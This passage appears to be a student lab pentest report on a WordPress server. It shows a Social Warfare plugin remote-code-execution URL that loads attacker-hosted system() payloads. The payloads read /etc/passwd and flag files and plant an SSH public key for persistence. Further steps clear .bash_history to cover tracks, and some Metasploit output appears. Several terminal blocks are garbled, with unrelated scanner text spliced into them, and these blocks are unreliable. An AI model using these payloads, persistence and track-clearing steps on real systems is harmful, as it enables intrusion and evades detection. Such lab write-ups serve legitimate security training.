  'float_hover_colors' => 'fullColor',
)

```

To test further, this URL was used:

https://blog.cy5150.com/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.128.168/exploit.txt, which gave the following output:

```


root:x:0:0:root:/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:
/usr/sbin/nologin sysx:3:sys:/dev:/usr/sbin/nologin syncx:4:65534:sync:/bin:/sync
gamesx:5:60:games:/usr/games:/usr/sbin/nologin manx:6:12:man:/var/cache/man:/usr/sbin/nologin
lpqx:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mailx:8:8:mail:/var/mail:/usr/sbin/nologin
newsx:9:9:news:/var/spool/news:/usr/sbin/nologin uucpx:10:10:uucp:/var/spool/uucp:/usr/sbin
/nologin proxyx:13:proxy:/bin:/usr/sbin/nologin www-datax:33:33:www-data:/var/www:/usr
/sbin/nologin backupx:34:backup:/var/backups:/usr/sbin/nologin listx:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin ircx:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnatsx:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobodyx:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
networkx:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin systemd-
resolvex:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslogx:102:106:/home/syslog:/usr/sbin/nologin messagebusx:103:107:/:nonexistent:/usr/sbin
/nologin _aptx:104:65534:/:nonexistent:/usr/sbin/nologin uiddx:105:109:/run/uidd:/usr/sbin
/nologin cy5150x:1000:1000:cy5150,,/home/cy5150:/bin/bash sshdx:106:65534:/:/run/ssh:
/usr/sbin/nologin mysqlx:107:114:MySQL Server,,/:nonexistent:/bin/false web1x:1001:1001:/home
/web1:/bin/bash web2x:1002:1002:/home/web2:/bin/bash web3x:1003:1003:/home/web3:
/bin/bash

No changes made.

```


This implied the access to the system. The content of **exploit.txt** was changed to `<pre>system('cat /home/web2(flag_002.txt')</pre>` and URL was hit again giving the following output:

Output of cat flag_002.txt:



The content of **exploit.txt** was changed to `<pre>system('stat /home/web2(flag_002.txt')</pre>` and URL was hit again giving the following output:

Output of stat flag_002.txt:



Maintaining Access & Covering Tracks:

To maintain access in web1, **ssh** connectivity was established. After getting a meterpreter shell, **ssh-keygen** was used in the command shell using **shell command** to create a **.ssh** folder automatically and the public key of the **kali vm** was copied into **/home/web1/.ssh/authorized_keys** file. In kali vm, config file was created with the appropriate content (ssh port was confirmed from **sshd_config** file):

Host cy5150pentest

Hostname 192.168.138.130

User web1

Port 3421

```

[*] Stopped/stopped. Operation halted. 1
meterpreter > shell https://ninja.cy5150.com -root=/
Process 18438 created.
Channel 8 created.
service ssh start [192.168.138.130]
Failed to start ssh.service: The name org.freedesktop.PolicyKit1 was not provided by any .service files
See system logs and 'systemctl status ssh.service' for details.
systemctl status ssh.service
* ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled) cy5150.com/CN=cy5150.co
  Active: active (running) since Fri 2020-03-20 13:24:22 EDT; 4h 3min ago
    Process: 619 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS) master@cy5150.com/CN=cy5150.co
  Main PID: 687 (sshd) 2020-03-20 17:23:01 (GMT-4)
    Tasks: 1 (limit: 2309)
      Group: /system.slice/ssh.service
        The anti-`-687 /usr/sbin/sshd -D`ations header is not present.
  ssh root@192.168.138.128
Pseudo-terminal will not be allocated because stdin is not a terminal. y5150.com/wp-json/>; rel="https://ap
Host key verification failed.
ssh-keygen Generating public/private rsa key pair.
Generating public/private rsa key pair. This could allow the user agent to protect against some
Enter file in which to save the key (/home/web1/.ssh/id_rsa):ress
Enter passphrase (empty for no passphrase): Enter passphrase (empty for no passphrase):
Enter same passphrase again: Does not match certificates names: cy5150.com
Your identification has been saved in /home/web1/.ssh/id_rsa.apache/2.4.37). Apache 2.2.34 is the EOL for th
Your public key has been saved in /home/web1/.ssh/id_rsa.pub.an that the server is vulnerable to the BREACH
The key fingerprint is:
SHA256:LnUiQUaSY/PAnDAA/TSLlFERIBQXPzwJL1nEZeEM3c web1@cy5150pentest
The key's randomart image is:
+---[RSA 2048]---+
Xoooo.o o=o.
+ *+o o . *+o E
+.+=+..o +..
. oo. ==* . : A Wordpress installation was found.
o o.oo S .Wordpress test_cookie created without the httponly flag
+ o .. = . : php: Wordpress login found
7871 o + 7871 tests: 0 error(s) and 20 item(s) reported on remote host
End Time: 2020-03-20 17:29:28 (GMT-4) (387 seconds)
+---[SHA256]---+

```

```

root@kali:~/ssh# vi config
root@kali:~/ssh# ssh web1@192.168.138.130 -p 3421:80
The authenticity of host '[192.168.138.130]:3421 ([192.168.138.130]:3421)' can't be established.
ECDSA key fingerprint is SHA256:w01tvBouLLArGri2EE5LKHD7yJyG4DdaOfzAh8Xr3E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.138.130]:3421' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

msf5 exploit(ssh) > set LHOST 192.168.138.130
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: running https://ubuntu.com/advantage
[*] Exploit completed, but no session was created.

* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch/etc > [-] Exploit aborted due to failure: unknown: Something went ho
set LHOST 192.168.138.128
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
[*] Exploit completed, but no session was created.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
msf5 exploit(ssh) > [-] Exploit aborted due to failure: unknown: Something went ho
web1@cy5150pentest:~$ 

```

To maintain access in web2, the exploit URL with file `exploit.txt` was used. To accomplish the maintaining access task, the same method of doing ssh-keygen at the target to create a `.ssh` folder was used. To do this, the file `exploit.txt`'s content was changed to: `<pre>system('ssh-keygen -f /home/web2/.ssh/id_rsa -t rsa')</pre>` and the URL was hit again:

```

Generating public/private rsa key pair. Your identification has been saved in id_rsa. Your public key
has been saved in id_rsa.pub. The key fingerprint is:
SHA256:qux/ZBYc6JdrZBHW9mZBhWqP3JaaAF6TO7r59B/8Xh0 web2@cy5150pentest The
key's randomart image is: +---[RSA 2048]---+ | .oo ..o | | ..o o o | | .. * o . | | o @ o + || . *SB * . E
| | ..X o.= o | *.o +o o | | ..o o o . | | .+.++ . ....o | +---[SHA256]---+

```

No changes made.

After generating the key-pair, **.ssh** folder was created at the target and then the content of file **exploit.txt** was changed to

```
<pre>system('echo ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQGQCZ3xADLjzd9xfXVUlfo9h7BroGJt5+5JrxnymJcE
DestlfwDdzDfoxFU+c+/loZofv2H38FGNg/wLVLYCggX8oyhu952cYRW3VJ+g2RgRjy+QboF2xy9
MQOHC8ohPR1QO02yVAQ5jwVXHxLZsubBVcRiNvpPusfqPIC+s6fh8iCDDJVxRAHtJaPn1iYx
A2oRpucFsqaHY7u1LFrtiPVe5PH25mW2ahtSvhzo9cfJsrwcyhoVFAzu74RZxEK/RybkhTZoIbS
rbmXW9nCFTYH0PGu3D+euwR5Xeh+ZnaHYzdfPTzsZTSM45SQNwvoQgYfMXUgVtwFKmT4
pnM4+ncMVqEwbgkXX7RO2XwubLe/beKYStQ9RoyXaq1ogqjGgJIM9IDsiHQBSZ7RaRbwAgvu
9PRZ6TsqqfK0GBjK00QkBfm7kx0X/DkxzUguW9ejQugLrICyM4ZnBtoHvdzh0ho+KLe/D39syZ
JkJSQgasNF4ROf7aTL9HkA8q9Zf2y2c=  root@kali> /home/web2/.ssh/authorized_keys')</pre>
```

which has whole public key of kali vm in the echo command. The URL was hit again and after updation /root/.ssh/config file with following content:

Host cy5150

Hostname 192.168.138.130

User web2

Port 3421

ssh was tried from the kali vm, giving the ssh access to the kali vm:

```

ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQGQCZ3xADLjzd9xfXVUlfo9h7BroGJt5+5JrxnymJcE
DestlfwDdzDfoxFU+c+/loZofv2H38FGNg
/wLVLYCggX8oyhu952cYRW3VJ+g2RgRjy+QboF2xy9MQOHC8ohPR1QO02yVAQ5jwVXHxLZsubBVcRiNvpPusfqPIC+s6fh8iCDDJVxRAHtJaPn1iYx
/RybkhTZoIbSrbmXW9nCFTYH0PGu3D+euwR5Xeh+ZnaHYzdfPTzsZTSM45SQNwvoQgYfMXUgVtwFKmT4
pnM4+ncMVqEwbgkXX7RO2XwubLe/beKYStQ9RoyXaq1ogqjGgJIM9IDsiHQBSZ7RaRbwAgvu
9PRZ6TsqqfK0GBjK00QkBfm7kx0X/DkxzUguW9ejQugLrICyM4ZnBtoHvdzh0ho+KLe/D39syZ
JkJSQgasNF4ROf7aTL9HkA8q9Zf2y2c=  root@kali>

```

No changes made.

```
root@kali:~# cp /etc/ssh/ssh_config /var/www/html/
root@kali:~# ssh cy5150
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

web2@cy5150pentest:~$
```

Screenshot of id command after sshing into the web1:

```
root@kali:~# ssh cy5150pentest
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Wed Mar 25 00:02:22 2020 from 192.168.138.128
web1@cy5150pentest:~$ id
uid=1001(web1) gid=1001(web1) groups=1001(web1),33(www-data)
web1@cy5150pentest:~$
```

Screenshot of id command after sshing into the web2:

```
web2@cy5150pentest:~
```

```
root@kali:~# ssh cy5150pentest
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Tue Mar 24 23:57:28 2020 from 192.168.138.128
web2@cy5150pentest:~$ id
uid=1002(web2) gid=1002(web2) groups=1002(web2),33(www-data)
web2@cy5150pentest:~$
```

Clearing Tracks:

To clear the tracks, `.bash_history` file was cleared with null redirect in both web1 and web2 users at the target machine, since there was no access to log files for web1 and web2:

```
uid 1001(web1) gid 1001(web1) groups 1001(web1),80(wheel)
web1@cy5150pentest:~$ ls -ahltrz auth.log
total 68K
-rw-r--r-- 1 web1 web1 807 Apr 4 2018 .profile
-rw-r--r-- 1 web1 web1 3.7K Apr 4 2018 .bashrc
-rw-r--r-- 1 web1 web1 220 Apr 4 2018 .bash_logout
drwxr-xr-x 6 root root 4.0K Mar 5 01:20 ..
-rw----- 1 web1 web1 629 Mar 11 22:57 flag_001.txt
drwx----- 2 web1 web1 4.0K Mar 20 19:30 .ssh
drwx----- 3 web1 web1 4.0K Mar 20 20:05 .gnupg
drwx----- 2 web1 web1 4.0K Mar 20 20:05 .cache
-rw-r--r-- 1 web1 web1 24K Mar 21 16:12 46676.php
-rw----- 1 web1 web1 1.5K Mar 25 00:03 .mysql_history
drwxr-x--- 5 web1 web1 4.0K Mar 25 00:03 .
-rw----- 1 web1 web1 1.1K Mar 25 15:23 .bash_history
web1@cy5150pentest:~$ >.bash_history
web1@cy5150pentest:~$ cat .bash_history
web1@cy5150pentest:~$ █ 807 Apr 4 2018 .profile
... 1 web2 web2 3.7K Apr 4 2018 .bashrc
... 1 web2 web2 220 Apr 4 2018 .bash_logout
... 6 root root 4.0K Mar 5 01:20 ..
... 1 web2 web2 473 Mar 10 21:10 flag_002.txt
... 2 web2 web2 4.0K Mar 24 23:56 .ssh
... 3 web2 web2 4.0K Mar 24 23:57 .gnupg
... 2 web2 web2 4.0K Mar 24 23:57 .cache
... 1 web2 web2 0 Mar 25 17:24 .bash_history
... 5 web2 web2 4.0K Mar 25 17:24 .
web1@cy5150pentest:~$ █
```

```
web2@cy5150pentest:~$ >.bash_history
web2@cy5150pentest:~$ cat .bash_history
web2@cy5150pentest:~$ ls -ahltr
total 36K
-rw-r--r-- 1 web2 web2 807 Apr 4 2018 .profile
-rw-r--r-- 1 web2 web2 3.7K Apr 4 2018 .bashrc
-rw-r--r-- 1 web2 web2 220 Apr 4 2018 .bash_logout
drwxr-xr-x 6 root root 4.0K Mar 5 01:20 ..
-rw----- 1 web2 web2 473 Mar 10 21:10 flag_002.txt
drwx----- 2 web2 web2 4.0K Mar 24 23:56 .ssh
drwx----- 3 web2 web2 4.0K Mar 24 23:57 .gnupg
drwx----- 2 web2 web2 4.0K Mar 24 23:57 .cache
-rw-rw-r-- 1 web2 web2 0 Mar 25 17:24 .bash_history
drwxr-x--- 5 web2 web2 4.0K Mar 25 17:24 .
web2@cy5150pentest:~$ █
```

References:

- [1] <https://www.webarxsecurity.com/social-warfare-vulnerability/>
- [2] <https://hsploit.com/how-to-clear-your-tracks-on-linux/>